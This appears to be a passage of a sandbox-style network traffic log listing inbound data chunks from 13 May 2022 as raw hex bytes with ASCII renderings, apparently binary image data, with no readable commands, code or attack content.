| 2022-05-13 13:53:17 UTC | 3783 | IN | Data Raw: 39 fe fa 6d 6e 41 fe f7 cc 3e f5 77 5f 14 bc 6d 7d a0 fc 6c b0 f1 d4 3a 4c 1a 25 dd e3 c3 ab 25 ad ab af 92 ea d8 6d a7 cb f9 51 8f f1 28 fe f5 72 bf b4 d6 b8 be 24 f8 bd 77 aa db c7 04 10 ea 9b 6f ad e1 83 6e c8 55 d4 36 3e 5e fc f3 ef 5c b2 8b 73 72 ee 75 46 56 a6 a1 d8 b5 f1 7b c4 52 f8 d3 e2 f7 f6 e5 c4 71 a7 db d2 3b 8f 2e 34 54 44 56 5f 97 ee ff 00 b1 5e 29 ab 3b 6b 5a f5 dc d1 7c e8 f2 b6 df f7 6b 7b 5d f1 03 5b e8 f6 fa 5c 7f f1 f1 6e ec ff 00 6a 4f bd b5 97 ee 54 5e 05 d2 5a 6b 88 e6 fe f3 ec f3 3f b9 4f c8 8d ae ce e3 c1 fa 6c 1e 0d d3 7e d5 24 12 3d ed d7 fa 9f 33 ee 22 ff 00 7a bd fb e0 dd be 83 e0 bf 87 be 25 f1 87 88 ad 27 d4 7c 51 7f aa 43 a1 e9 70 5d 41 fe 8f 0f 9b b3 7d d9 fe 16 d8 7e ef 6d df a7 8c f8 8b 56 8a de 39 db cb f3 ed d5 da de<br>Data Ascii: 9mnA>w_m}l:L%%mQ(r$wonU6>^\sruFV{Rq;.4TDV_^);kZ\|k[][\njOT^Zk?Ol~$=3"z%'\|QCp]A}~mV9 |
| 2022-05-13 13:53:17 UTC | 3799 | IN | Data Raw: 53 5e 2f fc 25 b7 d7 7a c5 ad 85 ae 96 97 0f 25 c7 d9 6c 53 f7 50 ed e5 95 07 f0 af a7 a5 70 f6 b7 cd 6f 04 90 ff 00 cb 26 ae eb c0 fa d6 db eb f8 e1 8d 20 b4 ba 87 67 97 23 fc 88 cd f2 d3 8c b5 bb 26 4b 43 eb 2f 83 76 b6 de 26 f8 03 3e 93 67 04 7f 6b d2 75 6b db 99 a4 9f cb 95 12 25 81 25 ff 00 56 df 33 fc fd 7a 2f ab 7f 0d 78 97 c4 4f 02 d8 f8 3f c3 76 ba 82 de 25 d3 3e 97 1d c5 8b ec fb 9b f6 6e c7 f0 b7 de 71 ba b8 8f 0d df 5f 68 3a e5 fd 8d e6 ad 6b a5 c5 a9 6e b4 bb ba 9f 76 c4 55 f9 be f2 2b 36 c6 23 ee 8e bd ea 0f 89 de 39 87 c4 5a 6e 85 a6 58 df 4f 7b 0d 95 8c 51 4d 24 fb b7 f9 a3 ef 01 fe c2 fc aa bf ee 56 2a 0f 9b e7 73 77 35 28 ab ad 6d 63 43 e1 a5 b8 44 9f 54 83 64 d7 6c ed 16 c9 bf bb ff 00 d7 af 45 8a ce 3d 4b fe 3e 34 d7 45 fe fe c5 da 9f<br>Data Ascii: S^/%z%lSPpo& g#&KC/v&>gkuk%%V3z/xO?v%>nq_h:knvU+6#9ZnXO{QM$V*sw5(mcCDTdlE=K>4E |
| 2022-05-13 13:53:17 UTC | 3807 | IN | Data Raw: e6 2e 39 db fe cd 79 ce b1 a5 b6 93 aa 79 31 ef 49 57 ef c6 ff 00 c0 cb da ac 5b eb 53 f9 92 2b 49 b1 d9 3c 97 8e 34 f9 36 d7 9d 2b 4b 46 6f 09 38 ea 8f b3 b5 2f 88 d1 7c 2f f8 73 69 0c 7e 5e af a8 6b d6 36 ee f7 5e 7b 4a 89 6a bc 88 d6 33 1a 7f 17 ca dc b5 63 f8 17 56 83 54 d2 ef f5 89 2d 2d 6e af 75 4b 85 b8 9a fa 7b 55 de 8c ab 8d a9 8f b8 b8 fe 11 5e 0f e1 76 d5 7c 41 6b 06 87 67 1c 97 5b bf e3 de 0d 8a ef f8 55 ab 7d 53 5c d0 7f d0 57 52 92 cb ec ee db 23 8d 3e 4d cd ed ef 45 19 46 95 91 ad 57 2a ad b3 d8 b5 8f 89 97 de 2d d5 60 ba f1 05 84 1e 14 f0 be 97 34 96 e9 6b a6 da ec 4b d6 5f e1 92 7f f9 6a df ef 57 ce da 52 ea ba 1f 8a 8f 88 3c 39 04 91 a4 52 b3 a3 c1 ff 00 2e ca df 99 e2 ba 96 f8 81 af 5e f8 3a 0d 26 4b 48 26 b4 b5 76 78 7c cd cf f7 b8 3d<br>Data Ascii: .9yy1IW[S+I<46+KFo8/\|/si~^k6^{Jj3cVT--nuK{U^v\|Akg[U}S\WR#>MEFW*-`4kK_jWR<9R.^:&KH&vx\|= |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:53:17 UTC | 3823 | IN | Data Raw: 63 c3 13 37 5e 54 e3 e5 f9 6b eb 32 bc ba 58 1c 1a a7 cc e5 26 db 6f 4b dd bb eb 65 af ab d5 f5 3c c7 88 e7 a8 ae ad 15 a1 f6 1f ec eb aa 4f a1 eb 97 ff 00 f0 94 6a 51 da dc 5c 24 7a 76 a9 3e a5 74 ae 8f bf e7 f9 1b 20 ed 6f 93 be 3d ab 9b fd ab bc 1f 07 83 7e 26 e9 be 30 d3 e3 82 ea ca f1 16 ef 56 d0 e7 45 96 2b 98 93 e6 0c cc 3f 79 1c 4d b5 14 e7 a9 e9 c5 7a 57 82 75 4f 0e 78 c3 c3 f6 9a e6 9f 61 a5 59 5c 36 8d 26 a3 6f a1 c1 7d f6 89 76 ab 6d 69 2e 22 48 f7 7f 75 42 86 af 9e 7f 68 af 13 78 43 46 49 35 0b cd 26 7f 14 78 82 fe 15 9a fa 79 1f ec 31 7c ea 7f d5 b4 5f 37 cc cc 9c 11 b8 2a 7d ef 9a bd 4a 50 72 6d 49 1a d5 9f 2a 4d 33 cc 75 6f 8c 9a af c3 bf 11 ea df f0 81 d8 4f e1 48 b5 e4 8e e3 4b f2 2f a3 97 c9 5d bb 24 6e 54 b6 59 f7 e0 65 71 da a9 b7 c3<br>Data Ascii: c7^Tk2X&oKe<OjQ\$zv>t o=~&0VE+?yMzWuOxaY\6&o}vmi."HuBhxCFI5&xy1\|_7*}JPrmI*M3uoOHK/]$nTYeq |
| 2022-05-13 13:53:17 UTC | 3839 | IN | Data Raw: b2 d6 68 bf be 9f 2d 6e dd 78 6e 69 ee 36 db 9b 4f 29 be f2 24 cb b9 7e 98 a8 63 d2 67 b1 bc f2 6e 35 2b bb 66 6f ba fe 7b 32 ff 00 2a f7 d6 1e c9 aa 8a fe 7b 1f 1f 2c 67 33 e6 a5 2b 75 b6 e7 2f 63 a3 dc 58 dc 21 b6 87 64 bf c2 e9 74 db bf 4a dc 8e 5b 98 9e 3f ed 4d 2a 6d 42 25 fe 38 e0 fd f7 ff 00 65 57 ae bf b6 ad d3 ec ed a8 a4 cb fc 2f f3 2e ff 00 f8 15 66 c9 e2 3f 12 69 6b e4 bc d6 bf 2f f7 dd 99 bf 5a 39 63 45 59 5d 7d df 96 a3 73 9e 26 cf dd 7f 37 7f bc e8 ac e4 b2 8f 30 2d 9d dc 31 48 bb a2 f3 bc b5 fc 3a d4 33 1b 68 7e 66 77 48 d7 ee 26 c5 db fa d7 33 0e b9 7b 05 e3 ca f7 f0 bc ec ff 00 71 13 77 e5 5a ba 7f 8c 96 f7 7c 17 d6 30 dd 49 bf e5 78 61 5f 37 fa 56 d1 af 09 25 1f d0 e4 9e 0e a4 5b 9a d7 be bf e6 48 d0 d8 6a 7b db 4f d4 ac 52 5f ee 3a 7c<br>Data Ascii: h-nxni6O)$~cgn5+fo{2*{,g3+u/cX!dtJ[?M*mB%8eW/.f?ik/Z9cEY]}s&70-1H:3h~fwH&3{qwZ\|0Ixa_7V%[Hj{OR_:\| |
| 2022-05-13 13:53:17 UTC | 3847 | IN | Data Raw: dd b1 d0 7c 41 a3 58 dc 69 d7 11 dd 5d 2c 49 7b 05 c3 7c ac ac 9f 37 ee cf de 4f bd fc 5c d7 8b fc 50 f8 b4 b7 d0 49 a4 e8 7a 94 7a 8d bd d3 ad c5 c3 c1 6a c9 12 4f b7 63 15 77 26 49 58 af 57 3d fb 56 3e a1 e0 df 02 ea 3f da d1 e9 fa f4 f0 5d da ee fb 25 8c 9a 74 8e f7 31 6e ea f2 ab 11 bf f8 7e e2 d7 47 fb 39 fc 15 b5 f8 87 af e9 b7 da 84 ee 9a 3d ad de cd 46 d5 11 bc d4 da df 2f fb 3b 49 f9 4f a7 a5 79 d8 bc 66 1b 2f a3 3c 55 56 d2 8f 97 f5 b9 15 aa 49 45 46 47 73 f0 f7 c0 5e 2a d7 bc 33 e1 b9 2c fc 03 75 a5 fd 96 68 ef 93 51 9f f7 56 f7 91 2a f5 f9 be 63 be b8 0f 1b 7c 1e f1 c5 e6 93 a9 78 b3 50 d2 7c 9d 3e 5b 86 b8 79 f7 aa 6f 66 e3 28 99 ce df 7a fb ab 4f f1 35 b5 ff 00 88 d2 dd 75 6b 18 34 cb 54 6b 77 7d 9e 6f d9 a0 0b f2 47 b3 3f bb fb ad 5e 6d e3<br>Data Ascii: \|AXi],I{\|7O\PIzzjOcw&IXW=V>?]%t1n~G9=F/;IOyf/<UVIEFGs^*3,uhQV*c\|xP\|>[yof(zO5uk4Tkw}oG?^m |
| 2022-05-13 13:53:17 UTC | 3910 | IN | Data Raw: e2 bf 1b 34 39 74 3f 1c 78 7a c7 4f f2 34 ef b5 5b ad ba 5f 48 9e 6c b0 ee 6d af 26 de 8c e7 ff 00 89 af 17 f1 75 c5 8f 82 3c 01 a2 ad ac 72 7f 6d da dc 49 68 f7 d7 5f 3f 92 cf e7 34 92 af 6d db 19 3f 1a f6 6f 88 92 5c cb e3 fd cb 04 9f 68 d3 52 1f b2 7d a9 da 5d 9b 9b 6f 99 3b 31 f9 ba 3b 05 03 6f d6 bc cf e2 f7 82 7e d5 27 93 1d df da ad ec d1 92 ef f7 0c 9f 33 32 36 d5 7f ba d9 66 e7 9a 84 d7 3d 82 4b dc ba 3c 22 ce fa ef c3 33 5a 78 56 3d 3a 78 17 56 46 bb be 8e 48 d7 7a 2a f3 1e f3 ff 00 00 de d5 f4 bf c3 1f 1c 4b f6 ed 17 4b 6b 4f f9 04 a4 8f 0d d7 cb f6 8b 68 9d b2 aa 1b fb a7 3e dc 6e af 2f f1 0 6 96 d7 5e 2e b0 d4 24 82 37 b8 8a f9 ad 2f a3 83 e7 8b ca 68 3c b1 9f f8 16 7f 1a f5 af 0c e8 7f f1 50 79 9a 7f 99 75 a8 6b 96 90 a7 97 1a 7f a3 db 34 3b<br>Data Ascii: 49t?xzO4[_Hlm&u<rmIh_?4m?o\hR}]o;1;o~'326f=K<"3ZxV=:xVFHz*KKkOh>n/^.$7/h<Pyuk4; |
| 2022-05-13 13:53:17 UTC | 4006 | IN | Data Raw: e7 be 9f fe 3c a2 f3 1d 64 9d 97 1b 63 c6 ff 00 95 7b ed c7 bd 64 fe d3 5e 36 9f 49 f1 1e 85 f0 ef c0 f0 5d 5e de f8 5e dd 6e 1e fa 4b e5 de 96 b1 46 a2 79 9f 77 dd fb db 15 bb b3 71 5d f7 c2 3f 11 69 96 ff 00 0e 5f 4f d3 64 92 cb 4f f0 e4 3e 4a 4f 7c 8d be e6 f1 d8 ec 65 45 fe 13 f3 3e cf e1 f3 3d ab e4 1f ed 8b cd 7b c6 9f 10 ae a4 f2 2e be d5 71 1d 8a 6a 51 c1 bd 2d b6 37 98 f1 a8 ea f9 7f e1 cd 78 32 b7 5d 8f a3 bb 56 ee 7b 27 c2 7f 18 69 fe 01 be bb f1 57 89 23 8e e9 34 bf 33 54 f3 f7 b3 cb 73 79 b7 64 10 7c dc 0c 79 9f 7a bd 6a 6f da 33 48 bf f8 57 ab 6b 1a c5 bd f6 b7 e2 0b a9 bc 9b 88 34 dd 1e ed ed 2c a5 97 88 20 33 b2 aa ed 8d 5b 9e 7a f6 af 9d 75 06 d2 2d fe 1c eb 5a b6 a5 1c 0f 7b a5 ed 4b 7b 5b a7 5d 9f 2f 56 55 56 f9 9f e6 fe 21 d6 be 9c f8<br>Data Ascii: <dc{d^6I]^^nKFywq]?i_OdO>JO\|eE>={.qjQ-7x2]V{'iW#43Tsyd\|yzjo3HWk4, 3[zu-Z{K{[]/VUV! |
| 2022-05-13 13:53:17 UTC | 4014 | IN | Data Raw: 00 8a 9e 34 9e 5d 0e 3d 06 d6 39 e7 fe cd 76 7b 89 e4 75 d8 ec d2 48 fe 6b 77 df fb ff 00 f3 8a f2 58 74 fb 9d 53 cb b7 b5 8f 7b fc ae ff 00 dc 45 ee 49 ad 6d 61 60 ba b5 d4 a4 8e 4f b5 3a dc 2e c9 37 ff 00 cb 2f f9 e9 b7 df e5 fa 57 65 f0 a7 c3 b1 5c 47 e7 5f 49 24 16 97 96 f3 42 fe 43 b2 79 ca bd 77 6d ff 00 6b 6d 77 49 fb 2a 6e 47 0c 17 b5 a8 91 b9 f1 83 c3 36 d7 9f 16 e0 86 49 3f b5 1e ea 18 e6 79 24 fe 36 68 c7 3f ee e7 a5 7a e7 82 75 ed 29 7c 3f f6 c9 bc c7 fb 2f 92 f3 49 23 af ee 57 cc df 9d b8 fb cf e5 ed 18 ec b5 e7 be 36 6b 3b 7d 73 49 d5 a3 8e 3b a4 6b 4b 78 52 fb e6 ff 00 5a b0 22 36 01 e3 e5 dd c5 76 5f 0f f5 46 d2 ec 6e ec 63 8e 34 b7 5f 2d de 7b ad bb 21 d8 bd 83 7d e6 da df f8 f5 7c dc 24 ed 18 cb 5b 23 e9 1c 63 77 25 dc f3 4f 89 57 6b 79<br>Data Ascii: 4]=9v{uHkwXtS{EIma`O:.7/We\G_I$BCywmkmwI*nG6I?y$6h?zu)\|?/I#W6k;}sI;kKxRZ"6v_Fnc4_-{!}\|$[ #cw%OWky |
| 2022-05-13 13:53:17 UTC | 4030 | IN | Data Raw: 09 e9 77 df 2a df a4 2c bf c1 37 ca d5 bb ff 00 09 26 8d a8 c7 f6 7b eb 5f 3a 75 ff 00 97 a7 7d 8d ff 00 8e 55 59 ff 00 b0 64 7f 96 09 80 5f bf fe 95 1e ef fc 7a b5 f6 34 56 aa cd 79 b3 3f 6d 5d bb 49 b4 fc b6 12 3f 87 f7 70 47 e6 43 b2 68 bf d8 4f e5 57 2c 7c 23 2d e2 3c 77 49 24 5f f0 05 ff 00 1a 6d 9a e9 16 e9 b6 1d 4a 4b 2f f7 dd 77 50 d7 5b 5f 6a f8 b2 7d 8d fd f8 7f a8 ad 94 69 42 cf 97 e5 74 73 4a 75 aa 5d 73 6b de cf fe 09 42 6f 00 b4 57 1f e8 fa b6 c7 ff 00 9e 7b ea 48 74 f6 b2 87 74 f7 8e f1 2f f7 d1 7f a5 59 d4 b5 2b ab 59 12 07 74 d4 5b fe 59 4d 07 de 7a a1 7f 7d 73 76 bf 6c 6f 26 65 8f e5 6 4 78 55 97 fa 1a 87 1a 50 bb 84 75 34 4e b5 4b 46 a4 b4 f9 7f 91 52 f3 5a b0 b7 67 59 b6 5d 2f f0 bf 90 db ab 1e e3 c4 d6 2b cd b5 87 93 2f f7 f7 ff 00 f5<br>Data Ascii: w*,7&{_:u}UYd_z4Vy?m]I?pGChOW,\|#-<wI$_mJK/wP[_j}iBtsJu]skBoW{Htt/Y+Yt[YMz}svlo&edxUPu4NK FRZgY]/+/ |
| 2022-05-13 13:53:17 UTC | 4046 | IN | Data Raw: fb 34 fc 4b d5 34 3b b9 b5 0d 5b fe 11 1b 0b 88 64 7d 39 e7 dd 15 dc 33 fc 9b 64 31 ae 0a 6f 55 d8 7f d9 fa d4 7a e7 c1 3f 15 7c 3f f1 75 be b1 a6 ea 5a e4 f1 5a dd ef b7 4b 5b 55 fb 24 df c5 3a a3 37 08 e7 e6 ed b4 1e 33 5e 66 17 1d 84 f6 92 a3 4e a4 5c 97 6f d4 eb 86 16 7e cd 69 7b 1e 89 f0 fe 1b ef 09 5a c1 26 ad 6f 1e b6 fa 4d bc 77 16 97 da 93 f9 56 e9 6b 12 e6 ea 29 11 23 22 49 4e ed 83 2b f3 6e 5c 1a f6 4b eb 3d 2b f6 94 f0 8f 84 f4 bd 07 49 b5 d2 fc 24 df 3e a9 63 bd 62 b8 b2 58 9b 88 a3 82 3f b8 64 fe f3 7f 0f f0 e6 b3 fc 2f e1 bb 1f 1e 7c 3d f0 f5 e5 c4 fa 97 87 ac ad f5 16 be fe ca d4 91 b7 cd 2b 36 e5 67 66 1b 99 f7 75 7f b9 9f e1 e2 b9 5f 07 f8 a3 c2 7f 05 a3 d7 75 6f 0e cf 25 ef 8c 35 9d 5b fb 3a e6 49 12 47 fb 4c bf 3b 25 ad bb 2a 8f 31 13<br>Data Ascii: 4K4;[d}93d1oUz?\|?uZZK[U$:73^fN\o~i{Z&oMwVk)#"IN+n\K=+I$>cbX?d/\|=+6gfu_uo%5[:IGL;%*1 |
| 2022-05-13 13:53:17 UTC | 4053 | IN | Data Raw: 48 2e b7 c4 8a dc 8f f7 eb 7f 4f d0 62 b7 f3 23 92 78 2e 9b 62 ba 41 1b ac 48 ed cf 19 fe 2c 7f fa ab 9e f1 25 8f 88 74 ed 7a ed af a0 ba 8f 52 f3 bf 82 cb 67 dc fe eb 01 db eb 5b be 64 b6 b1 87 b3 8e f7 b8 69 b6 3e 24 f1 06 87 7f a8 25 d5 ad ad a6 9c 8a ef f6 a4 f2 b7 ee 6c 01 19 3f 7d bd 87 35 df 7c 5c f8 90 de 3a d1 b4 25 d2 f5 ab af b4 58 43 fd 9d 2d 8f d9 5a de dd e2 5f bb 28 dc e7 6f a6 dc 9f 5e 2b 9f d3 74 9f 88 bf 13 34 d8 e6 b5 d1 7c 45 ac 7d 9d fc 94 ba 48 3f d1 21 5f f6 b3 1e d5 f7 3b ab e9 3f 87 7f b2 8e 91 ff 00 08 74 77 da e6 b3 75 e2 8d 56 e3 fd 1e e2 3b 1f 32 2b 4d 31 9b 86 da f1 8f de c8 a7 f8 b3 b2 b1 75 61 17 ef 37 73 5a 78 6a 93 ba a7 14 91 f3 37 80 f5 2d 4e cf c4 16 b3 49 a6 dd 5e 86 55 b7 97 64 12 5d a3 c5 d1 b2 9b be 6f 6f 9b e5 3d<br>Data Ascii: H.Ob#x.bAH,%tzRg[di>$%l?}5\|\:%XC-Z_(o^+t4\|E}H?!_;?twuV;2+M1ua7sZxj7-NI^Ud]oo= |
| 2022-05-13 13:53:17 UTC | 4069 | IN | Data Raw: bc c7 43 f8 91 a7 fc 62 f8 8d 1d 9f 86 7c cf ec 2d 26 ed a6 bb d4 be 64 fb 4b 44 b8 55 8b fb c8 59 be 6c d7 33 6f 43 a2 3b be c8 e9 3c 4d e1 1b 3d 53 4b d3 7c 37 6f 77 3d 8d ae 83 e4 bc 52 49 1e ff 00 b8 bf f8 f6 53 e5 38 ae 66 c7 45 ff 00 84 b7 e1 0d fd d5 bc ff 00 d8 8d ab 5c 35 c7 9f 25 8c 77 08 f6 bf ea ff 00 d5 67 6f cd 10 e3 27 8e fe 95 d5 7c 46 d3 6d bc 47 6b fd 92 b0 7d a9 f5 48 5a 18 63 82 79 22 97 e5 ff 00 96 9b 90 ab 2a 2f 1f 36 73 5c bf c3 7b ed 3f 52 f8 41 3f 85 74 bb 0b ab 5b bf 0f cd fd 92 f7 5f f1 f1 15 cc b1 63 cd 96 26 cf ef 57 76 e5 e7 e6 cf 5a be 66 ae 8c fb 32 c7 c2 7d 79 af 20 92 3b cf 0f 4f a4 7d 9d 23 44 92 49 e3 95 3c a4 5d 88 c7 61 db f9 7f 7a b9 16 f8 4f a7 df eb 9f 1a b5 2f 13 5a 5d 5d 69 fa a 6 a3 a7 3c 30 5a bb 23 bc 16 f6 d0<br>Data Ascii: Cb\|-&dKDUYl3oC;<M=SK\|7ow=RIS8fE\5%wgo'\|FmGk}HZcy"*/6s\{?RA?t[_c&WvZf2}y ;O}#DI<]azO/Z]]i<0Z# |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:53:17 UTC | 4085 | IN | Data Raw: 03 8e 81 45 4c e5 6d 0b 84 53 57 64 da 4f 8a b4 af 18 69 5e 21 d4 a6 9f cf d5 55 23 b1 4f b5 4e b6 f6 e9 14 ad f2 7f b5 d7 f8 aa 3f 14 7c 3f b9 d7 b4 df 07 e8 ba 4c 96 3f 67 b5 b8 9a 6b 7b 59 ff 00 7b 6f f6 a4 8f 0a af d0 e3 6b 6e 3f 37 cf b2 bc a7 c2 ff 00 16 3c 27 a7 5a e9 b6 fa 95 a4 10 6a 1f 67 b8 b4 fe d8 fd dd c5 bc cb bb 72 47 2a 7f 74 1f c7 d2 bb af 08 fc 5a d7 ad fc 63 ab 47 fd 85 1d ae 89 13 fd a2 ee ea 0b ed 9f b8 8b 86 31 ff 00 cf 43 fc 4a 87 9c 75 f5 ae 7a b7 e5 76 dc de 9d af 72 9f 83 7e 13 c1 ac 78 9a 4f 0d f8 d2 49 e1 d3 ed ed d6 de c6 78 3e 7b 78 5b 6e 5a 34 77 07 a1 ec 6b ea 5d da 7e ad a3 ff 00 c2 32 af 04 f6 ff 00 64 f9 fc f8 19 d3 e5 5c 2c 88 f8 db bc 67 35 f3 d7 c1 ff 00 8d 9a 67 8c 27 d6 74 f6 d0 af ac af 74 bb 8f b4 25 ad d7 ef 77<br>Data Ascii: ELmSWdOi^!U#ON?\|?L?gk{Y{okn??<'ZjgrG*tZcG1CJuzvr~xOIx>{x[nZ4wk]~2d\,g5g'tt%w |
| 2022-05-13 13:53:17 UTC | 4093 | IN | Data Raw: 7f 15 6a 16 7f 2b 5a a7 cb f7 3e 76 4d 9f ad 5c 93 c7 1e 77 fc c1 a1 f3 bf 8f e7 db be a8 dc 68 fa c5 d4 3e 6c 76 ae fb 7f b9 bb 75 65 7f 66 b4 7f eb 77 c3 71 f7 bf 7d f2 fc b5 8c aa 56 a7 ee a6 ed e6 69 1a 34 2a 7b cd 2b f9 1d 65 ae ad a1 6a 56 b2 67 cc d2 f5 0f e0 4d ec c8 ff 00 9d 60 6a 90 cf 0c df 32 3e ef f6 e9 f1 5c 69 d1 47 b6 69 1d e5 fb ad e4 a2 cb ff 00 a1 53 5b 56 96 63 e4 db 6f 78 bf 83 ce 45 76 fe 55 52 aa a5 0e 59 6f e4 4c 69 38 4a f1 db cc bd e1 5f 14 5d 68 b7 db bc f7 f2 a5 46 47 47 7d d5 d7 dc 6a ab a9 58 f9 d0 c9 7c 89 fc 7b 13 72 7f e3 bf d6 b9 5f 0e c7 e6 ef 8f 52 b3 76 89 bf e7 8c 0b bb f4 22 b7 9b c3 17 5a 72 bd e5 ac 77 b0 3b 7f 7e 36 dd b6 bd 0c 2c aa c6 9d 96 c7 9f 8a 8d 29 55 bd ac fb f4 66 53 09 5a dd da de fe 64 55 fb db d1 ab<br>Data Ascii: j+Z>vM\wh>lvuefwq}Vi4*{+ejVgM`j2>\iGiS[VcoxEvURYoLi8J_]hFGG}jX\|{r_Rv"Zrw;~6,)UfSZdU |
| 2022-05-13 13:53:17 UTC | 4109 | IN | Data Raw: f1 23 e1 cf 8b b4 9d 2f 56 f0 bd ae bd 77 75 b6 e2 c6 fb c2 be 7f ef ad be e5 cc 4f 6d 26 ed cd b7 fd a3 8f 96 ba af 1d 7c 66 96 df e0 ed dd c2 f9 9e 1e 9a 7f 2e c6 d3 52 74 fb 3d c5 b4 be 62 36 1e 39 33 e5 33 a6 e5 4f 7d a0 e2 b0 96 22 9c 6a aa 52 9a e6 7b 2b ab fd db 97 18 3e 5b a3 dd ac 75 6d 07 c7 1a 1e 93 36 8b 77 f6 5b 26 87 ed 16 9e 64 0a 9b 15 3e 4d bb 7f 87 1f dd af 8d fe 2c 7e ce 37 de 1c d0 fc 59 af 68 7e 1e fe d7 bd b5 bb bb 9b ec b1 ea 92 44 9e 43 2e e8 e4 b6 8d 53 73 6d 53 fe ac b6 06 ce 3e f5 7d 4d f0 a7 58 5d 7b c1 71 ea 4b 3d ab d9 5d 7c f6 f0 3c 1f bd 48 97 fe 7a 0f e1 72 dd 7b 57 9f c3 25 cd 87 c7 0b b9 2e ae ef ae bc 35 e2 6b 19 ac 7c cf 3f 7d a2 5e 2a 80 de 5f fc f2 f9 17 6e 0f f7 6a ea 72 cf 49 2b 93 18 e8 7e 65 5f 78 a3 4a 67 8d 75<br>Data Ascii: #/VwuOm&\|f.Rt=b6933O}"jR{+>[um6w[&d>M,~7Yh~DC.SsmS>}MX]{qK=]\|<Hzr{W%.5k\|?}^*_njrI+~e_xJgu |
| 2022-05-13 13:53:17 UTC | 4125 | IN | Data Raw: b8 49 e4 7f 25 2c d9 9b fd 5b ef fe 7f c5 5e 8b e1 39 be 1b f8 4a 4b 0d 36 4b 4d 56 cb 5a b0 fb 54 da cc 6f 3a ef dc aa 3c b9 62 3e 5e cd 8f fd df 9a 9b f1 1b c1 fa c4 fe 32 f1 2d 9e 87 61 04 fa 55 ac 31 cd 71 04 7b 62 86 15 b8 5f 5d c3 6e 3b 7f 76 b9 7f 12 78 fa f3 c1 1a fd bf 88 34 f9 11 e5 6b 48 ed d2 37 48 dd 36 b6 57 e6 fb dd 72 dd 6b 8f 11 5a ae 22 5e cd ea ad b6 da f9 fc 9d be 44 72 43 0b 0f 69 1b a7 75 ae fe b6 3d db c0 ba e4 7e 37 d0 ed ef b4 dd 5a 4f 36 e3 f7 c9 a5 6a 5b be 45 dc 55 64 56 dc 78 6d bd 85 76 da a5 9d f6 93 1d 84 9a 92 5d 25 94 bb 7c eb ab 59 f7 a7 fd f3 b5 f8 fa 1a f8 e3 c1 1f 10 23 b5 f8 85 63 79 a6 f8 7a 3d 2e 2b 54 f2 a2 79 ff 00 7a 9f 2a e7 0a ea 30 b9 fe f0 15 f7 1f c3 dd 7a 0f 1e 79 72 68 77 ff 00 6d b7 8b cb 86 fa 09 20 95<br>Data Ascii: l%,[^9JK6KMVZTo:<b>^2-aU1q{b_]n;vx4kH7H6WrkZ"^DrCiu=~7ZO6j[EUdVxmv]%\|Y#cyz=.+Tyz*0zyrhwm |
| 2022-05-13 13:53:17 UTC | 4133 | IN | Data Raw: fb 2f 96 f7 08 ca df 23 47 bf e5 dc ac 2b f3 93 f6 86 fd 9a fc 55 fb 3e dd da 36 b5 7d 1d f6 89 7e ec 96 3a ad aa 2e c7 db fc 2e 3e f4 72 6d fe 1f c8 d1 87 c5 42 b6 fe eb 33 c6 65 f2 a1 69 45 dd 75 b9 e5 b6 73 6b da 5c 9b a0 78 24 dd fe eb ef ab 2d a9 48 df 34 b6 89 8f e3 f2 3f bd 5f 5e 7e ca 3f b0 af 87 3e 35 fc 2f 4f 1a 6b de 21 bb fb 3d eb cd 0d a5 ad a2 6c 78 5a 26 74 2c ce df 78 67 6f cb 81 5e a9 f0 9f fe 09 af a6 e9 77 17 77 1f 12 35 df f8 48 6c 97 6f d9 34 dd 2a 79 21 47 da df 7a 47 6f 9b 91 fc 20 ff 00 c0 ab a2 59 95 3a 6a 51 e6 7a 1c f1 ca 6b 55 71 97 2a b3 3c 47 e0 ef ec 6b 79 f1 6b f6 6c bf f1 c5 9d a4 e9 e2 a9 6f a4 7d 26 d6 49 d5 2d ee ad 62 f9 59 5b fd a6 7d fb 5f fd 9a f0 df 18 7c 1f f8 83 e0 39 f5 29 35 af 0b 5d 78 75 2c f4 c5 d5 a6 fb 57<br>Data Ascii: /#G+U>6}~:..>rmB3eiEusk\x$-H4?_^~?>5/Ok!=lxZ&t,xgo^ww5Hlo4*y!GzGo Y:jQzkUq*<Gkyklo}&l-bY[}_\|9)5]xu ,W |
| 2022-05-13 13:53:17 UTC | 4149 | IN | Data Raw: 56 ff 00 84 37 c2 3a b6 a8 da 6c f3 be 96 8d f6 7b 58 36 cb e7 6d fb ac ab b8 7f df 39 15 ef e5 39 84 b3 34 ea 28 38 af 34 d7 dd 7b 5f d7 60 c4 c6 9d 38 c6 31 77 61 6b a5 c1 6f 7d 1c d2 41 24 f7 6a 9b fe fb 3f fc 0f 07 ee bf f0 ee fc 2b e4 ff 00 db 43 c5 96 7e 30 b1 d2 74 1d 1f 52 d9 a9 c5 7c cf 35 ad f4 0c 89 b5 57 b7 ae 3a d7 49 e1 3f 8b de 21 f8 ed 63 ae f8 93 4d b4 fe c1 d4 f4 9d 1a ef ec 36 36 b7 cb 2a 6a 12 fc bc 34 2f f7 98 fd e1 b7 23 b7 5e bf 32 fc 66 b8 be 8b e1 97 86 b5 ed 4a 79 1f 5e d6 ed 3e d1 e4 49 f2 7e eb cc f2 91 d3 fb bb d5 57 a5 6f 99 54 9a 94 30 f4 d6 b2 7d bd 7f 54 69 81 84 2d 2a b3 7b 2e 86 04 8d 79 7c 96 fe 4e ad a8 ea 97 5f be df 7c e8 c9 e4 b6 d0 c0 b8 ce d5 45 f9 bf 79 9a 3e 1b b7 8a 25 d7 34 dd 5b 52 be 93 65 c5 c4 36 f1 49 3a<br>Data Ascii: V7:l{X6m994(84{_`81wako}A$j?+C~0tR\|5W:I?!cM66*j4/#^2fJy^>I~WoT0}Ti-*{.y\|N_\|Ey>%4[Re6I: |
